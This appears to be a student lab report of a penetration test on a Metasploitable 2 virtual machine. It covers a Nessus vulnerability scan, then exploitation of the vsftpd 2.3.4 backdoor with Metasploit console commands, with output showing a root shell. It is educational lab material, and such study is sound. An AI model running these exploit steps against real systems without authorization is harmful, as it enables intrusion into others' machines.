

Using firefox access Nessus

<https://localhost:8834>



Login and Create New Scan

- Basic Network Scan
- Target: Metasploitable IP



Description:

Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.

The image consists of two screenshots of the Nessus Essentials interface, both running on a Kali Linux host via Oracle VM VirtualBox.

Screenshot 1: New Scan / Basic Network Scan

This screenshot shows the configuration for a new network scan named "metasploit". The "Targets" field contains the IP address "192.168.56.103". A red box highlights the main configuration area.

Name	Description	Folder	Targets
metasploit	scanning metasploit vulnerabilities	My Scans	192.168.56.103

Screenshot 2: My Scans

This screenshot shows the list of scans. The "metasploit" scan is listed under the "My Scans" folder. A red box highlights the scan entry in the list.

Scan Name	Vulnerability	Schedule	Last Scanned
metasploit	On Demand	Today at 2:23 PM	[Icon]
My Basic Network Scan	On Demand	July 24 at 6:29 PM	[Icon]
My Host Discovery Scan	Host Discovery	July 24 at 6:16 PM	[Icon]

The screenshot displays two windows of the Tenable Nessus Essentials application running in a Oracle VM VirtualBox environment.

Top Window: Shows the 'My Scans' page. A scan named 'metasploit' is highlighted with a red border. The table lists three scans:

Name	Scan Type	Schedule	Last Scanned
metasploit	Vulnerability	On Demand	✓ August 1 at 2:43 PM
My Basic Network Scan	Vulnerability	On Demand	✓ July 24 at 6:29 PM
My Host Discovery Scan	Host Discovery	On Demand	✗ July 24 at 6:16 PM

Bottom Window: Shows the detailed results for the 'metasploit' scan. It lists one host, 192.168.56.103, with the following details:

Host	Auth	Vulnerabilities
192.168.56.103	Fail	10 Critical, 6 High, 25 Medium, 9 Low, 136 Info

Scan Details:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0 ✓
- Scanner: Local Scanner
- Start: August 1 at 2:42 PM
- End: August 1 at 2:42 PM
- Elapsed: 20 minutes

Vulnerabilities:

The chart shows the following distribution of vulnerabilities:

- Critical: Red
- High: Orange
- Medium: Yellow
- Low: Light Blue
- Info: Blue

Description:

Scan revealed multiple critical vulnerabilities, including known exploits such as vsftpd 2.3.4 backdoor and Samba usermap script vulnerability. CVE references and remediation steps were provided.

metasploit / 192.168.56.103

Sev	CVSS	VPR	EPSS	Name	Family	Count
Critical	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1
Mixed	--	--	--	Apache Tomcat (Multiple Issues)	Web Servers	4
Critical	--	--	--	SSL (Multiple Issues)	Gain a shell remotely	3
High	7.5			NFS Shares World Readable	RPC	1
High	7.5 *			rlogin Service Detection	Service detection	1
High	7.5			Samba Badlock Vulnerability	General	1
Mixed	--	--	--	SSL (Multiple issues)	General	28
Mixed	--	--	--	ISC Bind (Multiple Issues)	DNS	5

Host Details

- IP: 192.168.56.103
- MAC: 08:00:27:8F:2E:80
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: August 1 at 2:23 PM
- End: August 1 at 2:42 PM
- Elapsed: 20 minutes
- KB: Download
- Auth: Fail

Vulnerabilities

Generate Report

Report Format: HTML PDF CSV

Select a Report Template:

SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations

Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied:
None

Formatting Options:
 Include page breaks between vulnerability results

Scan Details

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS-v3.0
- Scanner: Local Scanner
- Start: August 1 at 2:23 PM
- End: August 1 at 2:42 PM
- Elapsed: 20 minutes

Vulnerabilities

Part 4: Exploitation with Metasploit

Steps:

1. Start Metasploit

msfconsole

The screenshot shows a Kali Linux terminal window titled "root@kali: /home/kali/Desktop". The terminal displays a command-line interface for a Metasploit exploit against a target host. A red box highlights a message from the "msfconsole" plugin: "Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services". The terminal also shows a complex ASCII art banner for the exploit, which includes text like "zsh: corrupt history file /home/kali/.zsh_history" and "root@kali: /home/kali/Desktop". At the bottom of the terminal, there is a message: "Press ENTER to size up the situation" followed by a series of status messages: "Date: April 25, 1848", "Health: Overweight", "Caffeine: 12975 mg", and "Hacked: All the things".

Search for Exploits

search vsftpd

```
[ metasploit v6.4.69-dev ]  
+ -- =[ 2529 exploits - 1299 auxiliary - 432 post ]  
+ -- =[ 1672 payloads - 49 encoders - 13 nops ]  
+ -- =[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
[-] No results from search  
msf6 > search vsftpd  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > 
```

Selected the exploit/unix/ftp/vsftpd_234_backdoor module from the Metasploit Framework, targeting a vulnerable FTP service discovered during scanning.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Set Target IP:

```
set RHOST 192.168.56.103
```

```
= [ metasploit v6.4.69-dev
+ -- --=[ 2529 exploits - 1299 auxiliary - 432 post
+ -- --=[ 1672 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
[-] No results from search
msf6 > search vsftpd
Matching Modules
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Run the Exploit:

```
exploit
```

```
Matching Modules
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
| 
```

Successfully exploited the vsftpd backdoor and gained a limited shell session using the default payload cmd/unix/interact.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[*] 192.168.56.103:21 - UID: 0(root) GID: 0(root)
whoami[*] Found shell.
whoami[*] Command shell session 1 opened (192.168.56.101:36877 → 192.168.56.103:6200) at 2025-08-01 14:48:01 -0400

whoami
sh: line 6: whoawhoamwhoami: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Executed basic post-exploitation commands to confirm shell access and gather system information from the compromised Metasploitable target.

Conclusion (for the end of your report):

This project successfully demonstrated a complete penetration testing process within a controlled virtual environment using Kali Linux and Metasploitable 2. Through reconnaissance with Nmap, several open ports and services were discovered, exposing the target system to potential exploitation. A vulnerability assessment using Nessus identified multiple high-risk vulnerabilities, including the vsftpd 2.3.4 backdoor (CVE-2011-2523), which was later successfully exploited using the Metasploit Framework.

The exploitation phase confirmed unauthorized access could be obtained due to misconfigured or outdated services. These findings underscore the importance of routine vulnerability scanning, service hardening, and timely patch management in real-world environments.

- See Appendix: Attached Nessus Vulnerability Scan Report
[nessus_report_vsftpd_scan.pdf](#)